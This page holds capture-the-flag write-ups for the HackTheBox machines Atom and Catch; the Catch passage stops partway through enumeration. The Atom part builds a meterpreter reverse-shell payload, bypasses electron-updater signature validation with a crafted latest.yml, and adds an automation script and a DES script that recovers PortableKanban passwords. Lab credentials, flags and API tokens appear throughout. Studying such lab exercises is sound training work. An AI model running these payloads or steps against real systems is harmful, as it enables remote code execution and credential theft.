查看分析过程、攻击步骤与完整代码
#### introduce
OS: Windows
Difficulty: Medium
Points: 30
Release: 17 Apr 2021
IP: 10.10.10.237

- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.237
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
135/tcp open msrpc Microsoft Windows RPC
443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6379/tcp open redis Redis key-value store
7680/tcp open pando-pub?
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows
```
#### Port-80
There is a simple html page.
Let's check https 443 port.
Same page on port 80 and 443 not so interesting.
Now let's check with smbclient now.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# smbclient -L \\10.10.10.237 -U ""
Enter WORKGROUP\'s password:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
Software_Updates Disk
SMB1 disabled -- no workgroup available
```
We have a interesting share called Software_Updates let's check what's inside.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# smbclient -N "\\\\10.10.10.237\Software_Updates"
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Fri Apr 23 10:30:59 2021
.. D 0 Fri Apr 23 10:30:59 2021
client1 D 0 Fri Apr 23 10:30:59 2021
client2 D 0 Fri Apr 23 10:30:59 2021
client3 D 0 Fri Apr 23 10:30:59 2021
UAT_Testing_Procedures.pdf A 35202 Fri Apr 9 07:18:08 2021
4413951 blocks of size 4096. 1363676 blocks available
smb: \>
```
Inside folders there is nothing for us. but there is a pdf file. let get this real quick.
``` bash
smb: \> get UAT_Testing_Procedures.pdf
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (6.2 KiloBytes/sec) (average 6.2 KiloBytes/sec)
```
After reading the pdf i known that we can place the update in any client folder and the automated script check the update.
So if we place the rev shell instead of update so we can get the reverse shell. but for that we need to bypass the "Signature Validation".
So i search the on google for electron-builder exploit and we got a good blog post.
- [Signature Validation Bypass Leading to RCE In Electron-Updater](https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html)
After reading the blog i understand that how to bypass the Signature and get reverse shell.
I am using msfvenom for creating the reverse shell.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.3 LPORT=9001 -f exe -o "r'luci.exe"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: r'luci.exe
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# shasum -a 512 "r'luci.exe" | cut -d " " -f1 | xxd -r -p | base64 -w 0
xgDIC+MoZUuufkz10OlxptRGT8HR+z9vxdoL/4FZ/3JMG6NRKz7DK7B69BkolIORVfwDyVnxUUebyHp9vEtbAw==
```
We got the hash now let's start our msfconsole to catch the rev shell.
``` bash
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(multi/handler) > set lport 9001
lport => 9001
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.3:9001
```
Now we need to create a file called latest.yml and add our hash inside this file.
- latest.yml
``` bash
version: 1.2.3
path: http://10.10.14.3/r'luci.exe
sha512: xgDIC+MoZUuufkz10OlxptRGT8HR+z9vxdoL/4FZ/3JMG6NRKz7DK7B69BkolIORVfwDyVnxUUebyHp9vEtbAw==
```
Now start your python3 server on port 80 and we good to go.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```
Now last thing you want to do is put the file inside client2 or client1 folder it's your choice.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# smbclient //10.10.10.237/Software_Updates/ -U " "
Enter WORKGROUP\ 's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Fri Apr 23 11:01:33 2021
.. D 0 Fri Apr 23 11:01:33 2021
client1 D 0 Fri Apr 23 11:01:33 2021
client2 D 0 Fri Apr 23 11:01:33 2021
client3 D 0 Fri Apr 23 11:01:33 2021
UAT_Testing_Procedures.pdf A 35202 Fri Apr 9 07:18:08 2021
4413951 blocks of size 4096. 1363764 blocks available
smb: \> cd client2
smb: \client2\> put latest.yml
putting file latest.yml as \client2\latest.yml (0.1 kb/s) (average 0.1 kb/s)
smb: \client2\>
```
After putting file wait for 10sec and you get the reverse shell in metasploit.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [23/Apr/2021 11:03:31] code 404, message File not found
10.10.10.237 - - [23/Apr/2021 11:03:31] "GET /r'luci.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [23/Apr/2021 11:03:31] "GET /r%27luci.exe HTTP/1.1" 200 -
```
``` bash
meterpreter > getuid
Server username: ATOM\jason
```
Boom we got the shell.
I will also share a bash script for automate the work for getting the rev shell.
- luci.sh
``` bash
IP=`ifconfig tun0| grep -w inet | awk '{print $2}'`
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$IP LPORT=9001 -f exe -o "r'luci.exe"
KEY=`shasum -a 512 "r's.exe" | cut -d " " -f1 | xxd -r -p | base64 -w 0`
cat <> latest.yml
version: 1.2.3
path: http://$IP/r'luci.exe
sha512: $KEY
EOF
smbclient //10.10.10.237/Software_Updates/ -U " "%" " -c "cd client2;put latest.yml"
python3 -m http.server 80
```

Now let's get our user.txt file.
``` bash
meterpreter > shell
Process 3512 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>cd \Users\jason\Desktop
cd \Users\jason\Desktop
C:\Users\jason\Desktop>type user.txt
type user.txt
4c012cd118f6c7e788a1fac97663223f
```
- 
#### Privilege escalation

let's run winPEAS.
- [winPEASx64.exe](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe/binaries/x64/Release)
- 
- 
After running winPEAS i got two interesting things first a file called redis.windows-service.conf and second a service is running called redis-server.
First let's get the file and see what's inside.
``` bash
C:\Users\jason\Desktop>cd C:\Program Files\Redis\
cd C:\Program Files\Redis\
C:\Program Files\Redis>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9793-C2E6
Directory of C:\Program Files\Redis
04/23/2021 02:30 AM .
04/23/2021 02:30 AM ..
07/01/2016 03:54 PM 1,024 EventLog.dll
04/02/2021 07:31 AM Logs
07/01/2016 03:52 PM 12,618 Redis on Windows Release Notes.docx
07/01/2016 03:52 PM 16,769 Redis on Windows.docx
07/01/2016 03:55 PM 406,016 redis-benchmark.exe
07/01/2016 03:55 PM 4,370,432 redis-benchmark.pdb
07/01/2016 03:55 PM 257,024 redis-check-aof.exe
07/01/2016 03:55 PM 3,518,464 redis-check-aof.pdb
07/01/2016 03:55 PM 268,288 redis-check-dump.exe
07/01/2016 03:55 PM 3,485,696 redis-check-dump.pdb
07/01/2016 03:55 PM 482,304 redis-cli.exe
07/01/2016 03:55 PM 4,517,888 redis-cli.pdb
07/01/2016 03:55 PM 1,553,408 redis-server.exe
07/01/2016 03:55 PM 6,909,952 redis-server.pdb
04/02/2021 07:39 AM 43,962 redis.windows-service.conf
04/02/2021 07:37 AM 43,960 redis.windows.conf
07/01/2016 09:17 AM 14,265 Windows Service Documentation.docx
16 File(s) 25,902,070 bytes
3 Dir(s) 5,583,278,080 bytes free
C:\Program Files\Redis>type redis.windows-service.conf
type redis.windows-service.conf
# Redis configuration file example
requirepass kidvscat_yes_kidvscat
......
```
I found a password -> kidvscat_yes_kidvscat
And with this password we can connect with redis-server.
But first if you don't have redis-cli so install that with this command.
``` bash
apt-get install redis-tools
```
And here is the cheatsheet of redis-cli commands.
- [redis_cheatsheet](https://gist.github.com/LeCoupa/1596b8f359ad8812c7271b5322c30946)
Now let's connect with server.
Let's list the keys.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.10.10.237:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
2) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
3) "pk:ids:User"
4) "pk:ids:MetaDataClass"
```
Now let's go with first user becuase first is always admin.
``` bash
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
```
We got the hash:
``` bash
Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
```
Now the question is how to crack or decrypt this hash.
I again check the winPEAS result and i found something good.
- 
I download the pdf and read the pdf.
After reading this i understand that portable-kanban stores all the setting and Encrypted Password.
Let's search on google for any exploit for portable kanban.
- [PortableKanban Encrypted Password Disclosure](https://www.torchsec.net/portablekanban-4-3-6578-38136-encrypted-password-disclosure-torchsec/)
- [Python3 Script](https://dl.packetstormsecurity.net/2101-exploits/pk43657838136-disclose.txt)
Found a python3 script for Encrypted Password Disclosure.
With the help of this script i can decrypt the hash.
But the problem is the script require the file called PortableKanban.pk3 so i modify the script for our usecase.
- decrypt.py
``` bash
import json
import base64
from des import * #python3 -m pip install des
try:
hash = str(input("Enter the Hash : "))
hash = base64.b64decode(hash.encode('utf-8'))
key = DesKey(b"7ly6UznJ")
print("Decrypted Password : " + key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))
except:
print("Wrong Hash")
```
Before running the script install the req for that with this command.
``` bash
pip3 install des
```
Now we are ready to decrypt the hash.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# python3 decrypt.py
Enter the Hash : Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
Decrypted Password : kidvscat_admin_@123
```
And we got the password of Administrator -> kidvscat_admin_@123

Now let's login with evil-winrm.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/atom]
└─# evil-winrm -i 10.10.10.237 -u 'administrator' -p 'kidvscat_admin_@123'
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
atom\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
6c3c26123ed7d7eae41b18343707d229
```
- 
#### Summary of knowledge
- smb Unauthorized access
- Signature Validation Bypass Leading to RCE In Electron-Updater
- PortableKanban Encrypted Password Disclosure (crack the hash inside redis)
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## APK 内嵌令牌与验证脚本
反编译 APK 找到聊天 API 令牌,再利用 Cachet 配置泄漏恢复数据库凭据。root 阶段追踪 APK 校验脚本中的命令拼接。
来源 catch · 原记录 2022-03-23 · 17 个代码块 · 8 处图片引用
查看分析过程、攻击步骤与完整代码

#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 12 Mar 2022
IP: 10.10.11.150
- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/catch]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.11.150
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
5000/tcp open upnp?
8000/tcp open http Apache httpd 2.4.29 ((Ubuntu))
```
we found 4 opening ports, and 3 web service
one of them is [Let's Chat](https://github.com/sdelements/lets-chat), and by searching google we found an [Lets Chat provides a REST-like API](https://github.com/sdelements/lets-chat/wiki/API)
and i guess we may need to find some api token to access this api to get more information
and go to port 80, we found a apk can be downloaded
``` bash
wget http://status.catch.htb/catchv1.0.apk
```
use apktool decompile it
``` bash
apktool d catchv1.0.apk
```
and we found a lets_chat_token, awesome
``` bash
┌──(root💀kali)-[~/hackthebox/machine/catch/catchv1.0]
└─# grep -Hnri "token"
res/values/public.xml:2292:
res/values/public.xml:2296:
res/values/public.xml:2353:
res/values/strings.xml:43: b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0
res/values/strings.xml:47: NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==
```
we can use this token like this in the request header
``` bash
Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==
```
``` bash
GET /rooms HTTP/1.1
Host: status.catch.htb:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==
Upgrade-Insecure-Requests: 1
```
response json data, we get 3 room id:
``` bash
[{"id":"61b86b28d984e2451036eb17","slug":"status","name":"Status","description":"Cachet Updates and Maintenance","lastActive":"2021-12-14T10:34:20.749Z","created":"2021-12-14T10:00:08.384Z","owner":"61b86aead984e2451036eb16","private":false,"hasPassword":false,"participants":[]},
{"id":"61b8708efe190b466d476bfb","slug":"android_dev","name":"Android Development","description":"Android App Updates, Issues & More","lastActive":"2021-12-14T10:24:21.145Z","created":"2021-12-14T10:23:10.474Z","owner":"61b86aead984e2451036eb16","private":false,"hasPassword":false,"participants":[]},
{"id":"61b86b3fd984e2451036eb18","slug":"employees","name":"Employees","description":"New Joinees, Org updates","lastActive":"2021-12-14T10:18:04.710Z","created":"2021-12-14T10:00:31.043Z","owner":"61b86aead984e2451036eb16","private":false,"hasPassword":false,"participants":[]}]
```
now we need to get the message inside the room
``` bash
GET /rooms/61b86b28d984e2451036eb17/messages HTTP/1.1
Host: status.catch.htb:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a43-L5etm76UD8Y2ShJ4BslZfIAtBQk"
```
and we got a username, and password as well
``` bash
{"id":"61b8702dfe190b466d476bfa","text":"Here are the credentials `john : E}V!mywu_69T4C}W`","posted":"2021-12-14T10:21:33.859Z","owner":"61b86f15fe190b466d476bf5","room":"61b86b28d984e2451036eb17"},
```
- 
we use this credentials to login on port 8000
